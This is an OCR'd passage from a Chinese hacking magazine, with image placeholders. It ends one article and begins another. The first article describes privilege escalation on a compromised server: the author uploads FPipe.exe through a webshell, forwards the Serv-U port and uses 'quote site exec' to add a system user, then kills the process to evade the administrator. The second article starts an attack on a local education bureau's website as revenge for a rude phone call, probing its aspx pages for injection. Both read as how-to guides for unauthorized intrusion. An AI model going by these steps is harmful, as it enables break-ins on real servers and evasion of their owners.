
正当我绝望的时候，我又想起了一个提权方法，还是先擦干眼泪，操起工具，继续战斗吧。这也是21种提权方法中的一种，就是CMD下的端口转发，既然我们有Wscript.Shell撑腰，又有Serv-U软件帮忙，那就来个左右开工！如果权限够运行Fpipe.exe，就实现把43958端口转到其它空的端口上，再使用Serv-U连接来添加权限用户，在FTP下执行"quote site exec XXXXX"。说干就干，上传一个Fpipe.exe到具有执行权限的文件夹下，我选择的是C:\Documents and Settings\All Users\Documents，这个目录默认是有执行权限的。把我们的43958端口转向43959端口，然后在WEBSHELL中执行"C:\Documents and Settings\All Users\Documents\FPipe.exe -v -l 43959 -r 43958 127.0.0.1"，成功的连接上了Serv-U，马上使用quote site exec添加了一个系统用户，如图9，图10。系统用户添加完成后，赶紧结束进程Fpipe.exe，以免被管理员发现，如图11。


六、入侵结尾

这次的渗透过程就这样结束了，希望大家能从本文中学习到入侵的整个思路，不要局限于一种提权的脚本，要多尝试一下其它的方法，这样就能让你的入侵之路更宽敞了！（文章中涉及到Fpipe.exe，已经收录在了光盘中）


图5


图6


图7


图8




图9




图10




图11

一次奇怪的入侵

寂寞的伤灵（陈佰豪）

文章难易度：★★★
文章阅读点：对某教育局网站的一次入侵，入侵过程非常简单

一、单刀直入

这天非常无聊，在网上瞎转悠，于是就想拿几个服务器玩玩。结合以往的经验，我认为入侵最重要的就是耐心，平时总是随便找个站，简单的看下就走人，也没放多少心思进去，相信很多小菜都跟我一样，但今天为了拿到一个服务器，我就要耐心的入侵一下指定的网站。

记得有次和本地教育局的人通电话，我的话还还有说完对方就直接挂电话了，这种态度让我非常不满，想起这事就来火，那么今天我就拿本地教育局来做测试，以泄心头之恨！

在浏览器中打开教育局的网站 www.***.cn，在网站首页上随便找了几个链接，发现都是aspx结尾的。我们都知道，一般注入的形式都是像asp?id=1这样的，但现在的形式却是aspx?




图1

